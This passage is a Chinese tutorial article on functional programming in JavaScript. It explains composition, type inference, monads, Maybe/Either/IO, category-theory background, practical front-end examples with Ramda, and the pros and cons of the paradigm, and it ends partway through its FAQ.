惰性计算让我们可以无限使用函数组合，在写这些函数组合的过程中并不产生调用。但这种形式，可能会有一个严重的问题，那就是产生一个非常长的调用栈，而虚拟机或者解释器的函数调用栈一般都是有上限的，比如 2000 个，超过这个限制，函数调用就会栈溢出。虽然函数调用栈过长会引起这个严重的问题，但这个问题其实不是函数式语言设计的逻辑问题，因为调用栈溢出的问题在任何设计不良的程序中都有可能出现，惰性计算只是利用了函数调用栈的特性，而不是一种缺陷。

记住，任何时候我们都可以重构代码，通过良好的设计来解决栈溢出的问题。

## 2.5.7 类型推导

当前的 JS 有 TypeScript 的加持，也可以算是有类型推导了。

```
type IAddFn =  (x: Number) => (y: Number) => Number
const add: IAddFn = (x: Number) => (y: Number) => x + y
```

图 41

没有类型推导的函数式编程，在使用的时候会很不方便，所有的工具函数都要查表查示例，开发中效率会比较低下，也容易造成错误。

但并不是说一门函数式语言必须要类型推导，这不是强制的。像 Lisp 就没有强制类型推导，JavaScript 也没有强制的类型推导，这不影响他们的成功。只是说，有了类型推导，我们的编译器可以在编译器期间提前捕获错误，甚至在编译之前，写代码的时候就可以发现错误。类型推导是一些语言强调的优秀特性，它确实可以帮助我们提前发现更多的代码问题。像 Rust、Haskell 等。

## 2.5.8 其他

你现在也可以总结一些其他的风格或者定义。比如强调函数的组合、强调 Point-Free 的风格等等。

```
const compose = (...fns) => fns.reduce((exec, fn) => params => exec(fn(params)))

const calculate = compose(div4, add2, mult3)
```

图 42

## 3. 小结

函数式有很多基础的特性，熟练地使用这些特性，并加以巧妙地组合，就形成了我们的“函数式编程范式”。这些基础特性让我们对待一个 function，更多地看作**函数**，而不是一个**方法**。在许多场景下，使用这种范式进行编程，就像是在做数学推导（或者说是类型推导），它让我们像学习数学一样，把一个个复杂的问题简单化，再进行累加 / 累积，从而得到结果。

同时，函数式编程还有一块大的领域需要进入，即副作用处理。不处理副作用的程序是毫无意义的（仅在内存中进行计算），下篇我们将深入函数式编程的应用，为我们的工程应用发掘出更多的特性。

## 4. 作者简介

俊杰，美团到家研发平台 / 医药技术部前端工程师。

# 深入理解函数式编程（下）

作者：俊杰

## 1. 前文回顾

在上篇中，我们分析了函数式编程的起源和基本特性，并通过每一个特性的示例来演示这种特性的实际效果。首先，函数式编程起源于数理逻辑，起源于 λ **演算**，这是一种演算法，它定义一些基础的数据结构，然后通过归约和代换来实现更复杂的数据结构，而函数本身也是它的一种数据。其次，我们探讨了很多函数式编程的特性，比如：

- First Class
- 纯函数
- 引用透明
- 表达式
- 高阶函数
- 柯里化
- 函数组合
- point-free
- …

但我们也指出了一个实际问题：不能处理副作用的程序是毫无意义的。我们的计算机程序随时都在产生副作用。我们程序里面有大量的网络请求、多媒体输入输出、内部状态、全局状态等，甚至在提倡“碳中和”的今天，电脑的发热量也是一个不容小觑的副作用。那么我们应该如何处理这些问题呢？

## 2. 本文简介

本文通过深入函数式编程的副作用处理及实际应用场景，提供一个学习和使用函数式编程的视角给读者。一方面，这种副作用管理方式是一种高级的抽象形式，不易理解；另一方面，我们在学习和使用函数式编程的过程中，几乎都会遇到类似的副作用问题需要解决，能否解决这个问题也决定了一门函数式编程语言最终是否能走上成功。

本文主要分为三个部分：

- 副作用处理方式
- 函数式编程的应用
- 函数式编程的优缺点比较

## 3. 副作用处理：单子 Monad，一种不可避免的抽象

上面说的，都是最基础的 JavaScript 概念 + 函数式编程概念。但我们还留了一个“坑”。

### 如何去处理 IO 操作?

我们的代码经常在和副作用打交道，如果要满足纯函数的要求，几乎连一个需求都完成不了。不用急，我们来看一下 React Hooks。React Hooks 的设计是很巧妙的，以 useEffect 为例：

```
useEffect(() => {
    // state

    // 使用状态
}, [state])
```

图 43

在函数组件中，useState 用来产生状态，在使用 useEffect 的时候，我们需要挂载这个 state 到第二个参数，而第一个参数给到的运行函数在 state 变更的时候被调用，被调用时得到最新的 state。

这里面有一个状态转换：





图 44

React Hooks 给我们的启发是，副作用都被放到一个状态节点里面去被动触发，行程一个单向的数据流动。而实际上，函数式编程语言确实也是这么做的，把副作用包裹到一个特殊的函数里面。

如果一个函数既包含了我们的值，又封装了值的统一操作，使得我们可以在它限定的范围内进行任意运算，那么，我们称这种函数类型为 Monad。Monad 是一种高级别的思维抽象。

## 3.1 什么是 Monad？

先思考一个问题，下面两个定义有什么区别?

```
const num1 = 1;

function Num(val) {
    return {val}
}
const num2 = Num(2)
```

图 45

num1 是数字类型，而 num2 是对象类型，这是一个直观的区别。

不过，不仅仅如此。利用类型，我们可以做更多的事。因为作为数字的 num1 是支持加减乘除运算的，而 num2 却不行，必须要把它视为一个对象 {val: 2}，并通过属性访问符 num2.val 才能进行计算 num2.val + 2。但我们知道，函数式编程是不能改变状态的，现在为了计算 num2.val 被改变了，这不是我们期望的，并且我们使用属性操作符去读数据，更像是在操作对象，而不是操作函数，这与我们的初衷有所背离。

现在我们把 num2 当作一个独立的数据，并假设存在一个方法 fmap 可以操作这个数据，可能是这样的。

```
// 对m元素执行fn方法，并返回m类型
function fmap(m, fn) {
    return Num(fn(m.val))
}
const addOne = x => x + 1
const num3 = fmap(num2, addOne) // {val: 3}
```

图 46

得到的还是对象，但操作通过一个纯函数 addOne 去实现了。

上面这个例子里面的 Num，实际上就是一个最简单的 Monad，而 fmap 是属于 Functor（函子）的概念。我们说函数就是从一个数据到另一个数据的映射，这里的 fmap 就是一个映射函数，在范畴论里面叫做**态射**（后面讲解）。

由于有一个包裹的过程，很多人会把 Monad 看作是一个盒子类型。但 Monad 不仅是一个盒子的概念，它还需要满足一些特定的运算规律（后面涉及）。

但是我们直接使用数字的加减乘除不行吗？为什么一定要 Monad 类型？

首先，fmap 的目的是把数据从一个类型映射到另一个类型，而 JavaScript 里面的 map 函数实际上就是这个功能。

```
[1,2,3].map(v => v * 2)
```

图 47

我们可以认为 Array 就是一个 Monad 实现，map 把 Array< T > 类型映射到 Array< K > 类型，操作仍然在数组范畴，数组的值被映射为新的值。 如果用 TypeScript 来表示，会不会更清晰一点？

```
type MapType<T, K> = (a: T) => K

interface Functor<T> {
    fmap: <K>(fn: MapType<T, K>) => Monad<K>
}

class Monad<T> implements Functor<T> {
    private _value: T;
    constructor(value: T) {
        this._value = value;
    }
    fmap<K>(fn: MapType<T, K>){
       return new Monad<K>(fn(this._value))
    }
}

const num1 = new Monad(1);
const num2 = num1.fmap((x => x + 1))
```

图 48

看起来 **Monad** 只是一个实现了 **fmap** 的对象（**Functor** 类型，mappable 接口）而已。但 **Monad** 类型不仅是一个 **Functor**，它还有很多其他的工具函数，比如：

- bind 函数
- flatMap 函数
- liftM 函数

这些概念在学习 Haskell 时可以遇到，本文不作过多提及。这些额外的函数可以帮助我们操作被封装起来的值。

## 3.2 范畴、群、幺半群

范畴论是一种研究抽象数学形式的科学，它把我们的数学世界抽象为两个概念：

- 对象
- 态射

为什么说这是一种**形式**上的抽象呢？因为很多数学的概念都可以被这种形式所描述，

比如集合，对集合范畴来说，一个集合就是一个范畴对象，从集合 A 到集合 B 的映射就是集合的态射，再细化一点，整数集合到整数集合的加减乘操作构成了整数集合的态射（除法会产生整数集合无法表示的数字，因此这里排除了除法）。又比如，三角形可以被代数表示，也可以用几何表示、向量表示，从代数表示到几何表示的运算就可以视为三角形范畴的一种态射。

总之，**对象描述了一个范畴中的元素，而态射描述了针对这些元素的操作**。范畴论不仅可以应用到数学科学里面，在其他科学里面也有一些应用，实际上，范畴论就是我们描述客观世界的一种方式（抽象形式）。





图 49

相对应的，**函子就是描述一个范畴对象和另一个范畴对象间关系的态射**，具体到编程语言中，函子是一个帮助我们映射一个范畴元素（比如 Monad）到另一个范畴元素的函数。

**群论**（Group）研究的是**群**这种代数结构，怎么去理解群呢？比如一个三角形有三个顶点 A/B/C，那么我们可以表示一个三角形为 ABC 或者 ACB，三角形还是这个三角形，但是从 ABC 到 ACB 一定是经过了某种变换。这就像范畴论，三角形的表示

是范畴对象，而一个三角形的表示变换到另一个形式，就是范畴的态射。而我们说这些三角形表示方式的集合为**一个群**。**群论主要是研究变换关系**，群又可以分为很多种类，也有很多规律特性，这不在本文研究范围之内，读者可以自行学习相关内容。

**科学解释一个 Monad 为自函子范畴上的幺半群**。如果没有学习群论和范畴论的话，我们是很难理解这个解释的。





图 50

简单来说先固定一个正方形 abcd，它和它的几何变换方式（旋转 / 逆时针旋转 / 对称 / 中心对称等）形成的其他正方形一起构成一个群。从这个角度来说，群研究的事物是同一类，只是性质稍有不一样（态射后）。

另外一个理解群的概念就是**自然数（构成一个群）和加法（群的二元运算，且满足结合律，半群）**。

```
设一个群S，群中所有元素都满足二元结合律·，则称为半群。
这里的·代表了任意二元操作，通常视为两个群元素的耦合，比如加法就是整数集合里面的二元操作
(f · g) · x = (g · f) · x

如果一个元素e在群中，且满足e · x = x · e = x，则称这个元素为幺元素，
含有幺元素的半群称为含幺半群，简称幺半群。
```

图 51

到此，我们可以理解 Monad 为：

1. 满足自函子运算（从 A 范畴态射到 A 范畴，fmap 是在自己空间做映射）。
2. 满足含幺半群的结合律。

很多函数式编程里面都会实现一个 Identity 函数，实际就是一个幺元素。比如 JavaScript 中对 Just 满足二元结合律可以这么操作：

```
function Just(val) {
    return {
        val,
        fmap(fn) {
            return Just(fn(val))
        }
    }
}
function Identity (x) {
        return x
}

// Just(1).fmap(Identity) =相等= Just(Identity(1))
```

图 52

## 3.3 Monad 范畴：定律、折叠和链

我们要在一个更大的空间上讨论这个范畴对象（Monad）。就像 Number 封装了数字类型，Monad 也封装了一些类型。

```
// Just是一个自函子
function Just(__value) {
    return {
        fmap(fn) {
            return Just(fn(__value)) // 态射到Just范畴，自函子
        },
        __inspect() {
            return __value
        }
    }
}
```

图 53

Monad 需要满足一些定律：

- **结合律**：比如 a · b · c = a · (b · c)。
- **幺元**：比如 a · e = e · a = a。

一旦定义了 Monad 为一类对象，**fmap** 为针对这种对象的操作，那么定律我们可以很容易证明：

```
const id = x => x
function Just(__value) {
    return {
        fmap(fn) {
            const ret = fn(__value);
            if (ret.fmap) {
                return ret.fmap(id)
            } else {
                return Just(ret)
            }

        },
    }
}

const addOne = x => Just(x + 1)
const multThree = x => Just(x * 3)

// 结合律
Just(1).fmap(addOne).fmap(multThree) // Just(6)
Just(1).fmap(x => addOne(x).fmap(multThree)) // Just(6)

// 幺元，Just本身作为幺元 类似const id = x => x函数
Just(1).fmap(addOne) // Just(2)
Just(2).fmap(Just) // Just(2)
const identity = x => x
Just(1).fmap(identity) // Just(1)
Just(identity(1)) // Just(1)
```

图 54

我们可以通过 Monad Just 上挂载的操作来对数据进行计算，这些运算是限定在了 Just 上的，也就是说你只能得到 Just(..) 类型。要获取原始数据，可以基于这个定义一个 fold 方法。

```javascript
const id = x => x
function Just(__value) {
    return {
        fmap(fn) {
            const ret = fn(__value);
            if (ret.fmap) {
                return ret.fmap(id)
            } else {
                return Just(ret)
            }

        },
        fold(fn) { // 直译为折叠，意思是从Monad范畴把数据提取到我们的正常范畴
            const ret = fn(__value);
            if (ret.fold) {
                return ret.fold(id)
            } else {
                return ret
            }
        },
        isJust() {
            return true
        },
        isNothing() {
            return false
        }
    }
}
```

图 55

**fold**（折叠，对应能力我们称为 foldable）的意义在于你可以将数据从一个特定范畴映射到你的常用范畴，比如面向对象语言的 toString 方法，就是把数据从对象域转换到字符串域。

**JavaScript 中的 Array.prototype.reduce 其实就是一个 fold 函数，它把数据从 Array 范畴映射到其他范畴。**

一旦数据类型被我们锁定在了 Monad 空间（范畴），那我们就可以在这个范畴内连续调用 fmap（或者其他这个空间的函数）来进行值操作，这样我们就可以**链式处理**我们的数据。

```
const append = tail => head => head + tail
Just('a').fmap(append('b')).fmap(append('c')) // Just('abc')
```

图 56

## 3.4 Maybe 和 Either

有了 Just 的概念，我们再来学习一些新的 Monad 概念。比如 Nothing。

```
function Nothing(val) {
    return {
        fmap(fn) {
            return Nothing()
        },
        fold(fn) {
            return fn(null)
        },
        isJust() {
            return false
        },
        isNothing() {
            return true
        }
    }
}
```

图 57

Nothing 表示在 Monad 范畴上没有的值。和 Just 一起正好描述了所有的数据情况，合称为 Maybe，我们的 Maybe Monad 要么是 Just，要么是 Nothing。这有什么意义呢?

其实这就是模拟了其他范畴内的“有”和“无”的概念，方便我们模拟其他编程范式的空值操作。比如：

```javascript
// 假定js是静态类型语言，这里的x，y一定有值
function add(x, y) {
    return x !== null && y !== null ? x + y : null
}
```

图 58

这种情况下我们需要去判断 x 和 y 是否为空。在 Monad 空间中，这种情况就很好表示：

```javascript
function Maybe(val) {
    return {
        fmap(fn) {
            if (val === null) {
                return Nothing()
            } else {
                return Just(val).fmap(fn)
            }
        },
        fold(fn) {
            return fn(val)
        }
    }
}

const addM = x => y => x.fmap(i => y.fmap(j => i + j))

addM(Maybe(1))(Maybe(2)) // Just(3)
addM(Maybe(null))(Maybe(3)) // Nothing
```

图 59

我们在 Monad 空间中消除了烦人的 !== null 判断，甚至消除了三元运算符。一切都只有函数。实际使用中一个 Maybe 要么是 Just 要么是 Nothing。因此，这里用 Maybe(..) 构造可能让我们难以理解。

如果非要理解的话，可以理解 Maybe 为 Nothing 和 Just 的抽象类，Just 和

Nothing 构成这个抽象类的两个实现。实际在函数式编程语言实现中，Maybe 确实只是一个类型（称为代数类型），具体的一个值有具体类型 Just 或 Nothing，就像数字可以分为有理数和无理数一样。

除了这种值存在与否的判断，我们的程序还有一些分支结构的方式，因此我们来看一下在 Monad 空间中，分支情况怎么去模拟？

```
function choose(x) {
    if (x) {
        return 1;
    } else {
        return 2;
    }
}
```

图 60

假设我们有一个代数类型 Either，Left 和 Right 分别表示当数据为错误和数据为正确情况下的逻辑。

```
// 这次我们用常见的方式定义
function Either() {}
Either.from = function (val, [left, right]) {
    if (val.fmap) {
        if (val.isNothing()) {
            return Just(left)
        } else {
            return val.fmap(x => x ? right : left)
        }
    } else {
        return Just(val ? right : left)
    }

}

const addOne = x => x + 1
Either.from(true, [1, 2]).fmap(addOne) // Just(3)
Either.from(false, [1, 2]).fmap(addOne) // Just(2)
Either.from(Just(true), [1, 2]).fmap(addOne) // Just(3)
Either.from(Just(false), [1, 2]).fmap(addOne) // Just(2)
Either.from(Nothing(), [1, 2]).fmap(addOne) // Just(2)
```

图 61

这样，我们就可以使用“函数”来替代分支了。这里的 Either 实现比较粗糙，因为 Either 类型应该只在 Monad 空间。这里加入了布尔常量的判断，目的是好理解一些。其他的编程语言特性，在函数式编程中也能找到对应的影子，比如循环结构，我们往往使用函数递归来实现。

## 3.5 IO 的处理方式

终于到 IO 了，如果不能处理好 IO，我们的程序是不健全的。到目前为止，我们的 Monad 都是针对数据的。这句话对也不对，因为函数也是一种数据（函数是第一公民）。我们先让 Monad Just 能存储函数。

```
function Just(__value) {
    return {
        fmap(fn) {
            const ret = fn(__value);
            if (ret.fmap) {
                return ret.fmap(id)
            } else {
                return Just(ret)
            }

        },
        fold(fn) {
            const ret = fn(__value);
            if (ret.fold) {
                return ret.fold(id)
            } else {
                return ret
            }
        },
        isJust() {
            return true
        },
        isNothing() {
            return false
        },
        /** 增加方法 */
        apply(monad) {
            if (typeof __value === 'function') {
                return monad.fmap(__value)
            } else {
                return Nothing()
            }
        }
    }
}
```

图 62

你可以想象为 Just 增加了一个抽象类实现，这个抽象类为：

```
interface Applicative<T, K> {
    __value: (v: T) => K
    apply: (m: Monad<T>) => Monad<K>
}
```

图 63

这个抽象类我们称为“应用函子”，它可以保存一个函数作为内部值，并且使用 **apply** 方法可以把这个函数作用到另一个 **Monad** 上。到这里，我们完全可以把 Monad 之间的各种操作（接口，比如 **fmap** 和 **apply**）视为契约，也就是数学上的态射。

现在，如果我们有一个单子叫 **IO**，并且它有如下表现：

```
function IO(fn) {
    return {
        fmap(io) {
            return IO(() => io.run(fn))
        },
        fold() {
            return fn
        },
        apply(io) {
            return io.run(fn)
        },
        run(next = () => {}) {
            next(fn())
        }
    }
}

const one = IO(() => console.log(1))
const two = IO(() => console.log(2))

two.fmap(one).run()
// 1
// 2
```

图 64

我们把这种类型的 **Monad** 称为 **IO**，我们在 **IO** 中处理打印（副作用）。你可以把之前我们学习到的类型合并一下，得到一个示例：

```
function main() {
    const addOne = x => x + 1; // 纯函数
    const one = Just(1);  // monad

    const main = IO(() => {
        const three = Just(addOne).apply(one.fmap(addOne))
        three.fold(console.log) // 3
    })

    main.run();
}

main()
```

图 65

通常一个程序会有一个主入口函数 main，这个 main 函数返回值类型是一个 IO，我们的副作用现在全在 IO 这个范畴下运行，而其他操作，都可以保持纯净（类型运算）。

IO 类型让我们可以在 Monad 空间处理那些烦人的副作用，这个 **Monad** 类型和 **Promise**（限定副作用到 Promise 域处理，可链式调用，可用 then 折叠和映射）很像。

## 4. 函数式编程的应用

除了上面我们提到的一些示例，函数式编程可以应用到更广的业务代码开发中，用来替代我们的一些基础业务代码。这里举几个例子。

## 4.1 设计一个请求模块

```
// 假设我们有一个基础请求函数
// 我们要开发我们每个业务模块的代码
function req(url, params, options) {
    // ...
}

// module.js
// 1. 不完全调用 划分模块
const myReq = options => (url, params) => req(url, params, options)
const moduleOne = myReq({module: 'one'})
const moduleTwo = myReq({module: 'two'})

// api.js
// 2. 不完全调用 划分基础请求
const getList = partial(moduleOne, '/api/get')
const update = partial(moduleOne, '/api/update')

// validate.js
// 3. 分支检查 either(Maybe, left, right) 如果Maybe为Just，调用right，如果Maybe为Nothing，调用left
const checkNull = (fn) => (params) => either(Maybe.from(params), () => Promise.resolve('参数不能为空'), fn)
const checkId = (fn) => (params) => either(Maybe.from(params?.id), () => Promise.resolve('Id不能为空'), fn)
const toGetList = checkId(checkNull(getList))
const toUpdate = checkId(checkNull(update))

// business.js
// 4. 业务代码
toGetList(params)
toUpdate(params)
```

图 66

用这种方式构建的模块，组合和复用性很强，你也可以利用 lodash 的其他库对 req 做一个其他改造。我们调用业务代码的时候只管传递 params，分支校验和错误检查就教给 validate.js 里面的高阶函数就好了。

## 4.2 设计一个输入框

```javascript
// 假设你有这么一个已知函数，可以用来处理dom的监听和取消监听
function listen(el, type, callback) {
    const dom = document.querySelector(el)
    if (!dom) {
        return
    }

    dom.addEventListener(type, callback)

    return () => dom.removeEventListener(type, callback)
}

// 1. 反转参数列表
const reverseListen = reverse(listen)

// 2. 不完全调用 产生一个处理input的高阶函数
const listenInput = callback => partial(reverseListen, callback, 'input')

// 3. debounce
const callback = e => fetch('/api/xxx', {input: e.target.value})
const debounced = debounce(callback, 200)

// 4. 监听
const subscribe = listenInput(debounced)
const unsubscribe = subscribe('#input')

// 5. 取消监听
if (unsubscribe) {
    unsubscribe()
}
```

图 67

这个例子也是来源于前端常见的场景。我们使用函数式编程的思想，把多个看似不相关的函数进行组合，得到了业务需要的 subscribe 函数，但同时，上面的任意一个函数都可以被用于其他功能组合。比如 callback 函数可以直接给 dom 回调，listenInput 可以用于任意一个 dom。

这种通过高阶组件不停组合得到最终结果的方式，我们可以认为就是函数式的。（尽管它没有像上一个例子一样引入 IO/Monad 等概念）

### 4.3 超长文本省略：Ramdajs 为例

```
// 模拟接口请求
const getList = () => Promise.resolve(['12345', '1234567890000'])
// 比较函数
const gt10 = R.gt(R.__, 10)
// 过滤函数
const pickLengthGt10 = R.propSatisfies(gt10, 'length')
// 业务逻辑处理
const appendEllipsis = R.pipe(
    R.take(10),
    R.append('…'),
    R.join('')
  )
const truncate = R.when(pickLengthGt10, appendEllipsis);


getList()
.then(R.map(truncate, R.__))
.then(console.log)
// ["12345","1234567890…"]
```

图 68

这个也是常见的前端场景，当文本长度大于 X 时，显示省略号，这个实现使用 Ramdajs。这个过程中你就像是在搭积木，很容易就把业务给“搭建”完成了。

## 5. 函数式编程库、语言

函数式编程的库可以学习：

- Ramda.js：函数式编程库
- lodash.js：函数工具
- immutable.js：数据不可变
- rx.js：响应式编程
- partial.lenses：函数工具
- monio.js：函数式编程工具库 /IO 库
- …

你可以结合起来使用。下面是 Ramda.js 示例：

```javascript
// Ramda.js R表示Ramda函数库
const makeQuery = email => ({ query: { email }});
const fetchMember = request =>
  Promise.resolve({ firstName: 'Bob', lastName: 'Loblaw', id: 42 });

// 类型定义 getMemberName :: String -> Promise ({ firstName, lastName })
const getMemberName = R.pipe( // 函数组合
  makeQuery,
  fetchMember,
  R.andThen(R.pick(['firstName', 'lastName'])) // 偏函数应用
);

getMemberName('bob@gmail.com').then(console.log);
```

图片 69

而纯函数式语言，有很多：

- Lisp 代表软件 emacs…
- Haskell 代表软件 pandoc…
- Ocaml …
- …

## 6. 总结

函数式编程并不是什么“黑科技”，它已经存在的时间甚至比面向对象编程更久远。希望本文能帮助大家理解什么是函数式编程。

现在我们来回顾先览，实际上，函数式编程也是程序实现方式的一种，它和面向对象是殊途同归的。在函数式语言中，我们要构建一个个小的基础函数，并通过一些通用的流程把他们粘合起来。举个例子，面向对象里面的继承，我在函数式编程中可以使用组合 compose 或者高阶函数 hoc 来实现。

尽管在实现上是等价的，但和面向对象的编程范式对比，函数式编程有很多优点值得大家去尝试。

## 6.1 优点

除了上面提到的风格和特性之外，函数式编程相对其他编程范式，有很多优点：

- **函数纯净** 程序有更少的状态量，编码心智负担更小。随着状态量的增加，某些编程范式构建的软件库代码复杂度可能呈几何增长，而函数式编程的状态量都收敛了，对软件复杂度带来的影响更小。
- **引用透明性** 可以让你在不影响其他功能的前提下，升级某一个特定功能（一个对象的引用需要改动的话，可能牵一发而动全身）。
- **高度可组合** 函数之间复用方便（需要关注的状态量更少），函数的功能升级改造也更容易（高阶组件）。
- **副作用隔离** 所有的状态量被收敛到一个盒子（函数）里面处理，关注点更加集中。
- **代码简洁 / 流程更清晰** 通常函数式编程风格的程序，代码量比其他编程风格的少很多，这得益于函数的高度可组合性以及大量的完善的基础函数，简洁性也使得代码更容易维护。
- **语义化** 一个个小的函数分别完成一种小的功能，当你需要组合上层能力的时候，基本可以按照函数语义来进行快速组合。
- **惰性计算** 被组合的函数只会生成一个更高阶的函数，最后调用时数据才会在函数之间流动。
- **跨语言统一性** 不同的语言，似乎都遵从类似的函数式编程范式，比如 Java 8 的 lambda 表达式，Rust 的 collection、匿名函数；而面向对象的实现，不同语言可能千差万别，函数式编程的统一性让你可以舒服地跨语言开发。
- **关键领域应用** 因为函数式编程状态少、代码简洁等特点，使得它在交互复杂、安全性要求高的领域有重要的应用，像 Lisp 和 Haskell 就是因上一波人工智能热而火起来的，后来也在一些特殊的领域（银行、水利、航空航天等）得到了较大规模的应用。
- …

## 6.2 不足

当然，函数式编程也存在一些不足之处：

- **陡峭的学习曲线** 面向对象和命令式编程范式都是贴近我们的日常习惯的方式，而函数式编程要更抽象一些，要想更好地管理副作用，你可能需要学习很多新的概念（响应式、Monad 等），这些概念入门很难，而且是一个长期积累的过程。
- **可能的调用栈溢出问题** 惰性计算在一些电脑或特种程序架构上可能有函数调用栈错误（超长调用链、超长递归），另外许多函数式编程语言需要编译器支持尾递归优化（优化为循环迭代）以得到更好的性能。
- **额外的抽象负担** 当程序有大量可变状态、副作用时，用函数式编程可能造成额外的抽象负担，项目开发周期可能会延长，这时可能用其他抽象方式更好（比如 OOP）。
- **数据不变性的问题** 为了数据不变，运行时可能会构建生成大量的数据副本，造成时间和空间消耗更大，拖慢性能；同时数据不可变性可能会造成构建一些基础数据结构的时候语法不简洁，性能也更差（比如 LinkedList、HashMap 等数据结构）。
- **语义化的问题** 往往为了开发一个功能，去造许多的基础函数，大量业务组件想要语义化的命名，也会带给开发人员很多负担；并且功能抽象能力因人而异，公共函数往往不够公用或者过度设计。
- **生态问题** 函数式编程在工业生产领域因其抽象性和性能带来的问题，被许多开发者拒之门外，一些特定功能的解决方案也更小众（相比其他编程范式），生态也一直比较小，这成为一些新的开发人员学习和使用函数式编程的又一个巨大障碍。
- …

日常业务开发中，往往我们需要取长补短，在适合的领域用适合的方法 / 范式。大家只要要记住，软件开发并没有“银弹”。

## 7. FAQ

**Q：你觉得 Promise 是不是一种 Monad IO 模型？**

A：我认为是的。纯函数是没有异步概念的，Promise 用了一种很棒的方式把异步和 IO 转化为了 .then 函数。你仍然可以在 .then 函数中写纯粹的函数，也可以在 .then 函数中调用其他的 Promise，这就和 `IO Monad` 的行为非常像。

**Q：你愿意在生产中使用 Haskell/Lisp/Clojure 等纯函数式语言吗？**

A：不论是否愿意使用，现在很多语言都开始引入函数式编程语法了。并不是说函数式编程一定是优秀的，但它至少没有那么恐怖。有一点可以肯定的是，学习函数式编程可以扩展我们的思维，增加我们看问题的角度。

**Q：有没有一些可以预见的好处？**

A：有的。比如强制你写代码的时候去关注状态量（多少、是否引用值、是否变更等），这或多或少可以帮助你写代码的时候减少状态量的使用，也慢慢地能复合一些状态量，写出更简洁的代码。

**Q：函数式编程能给业务带来什么好处？**

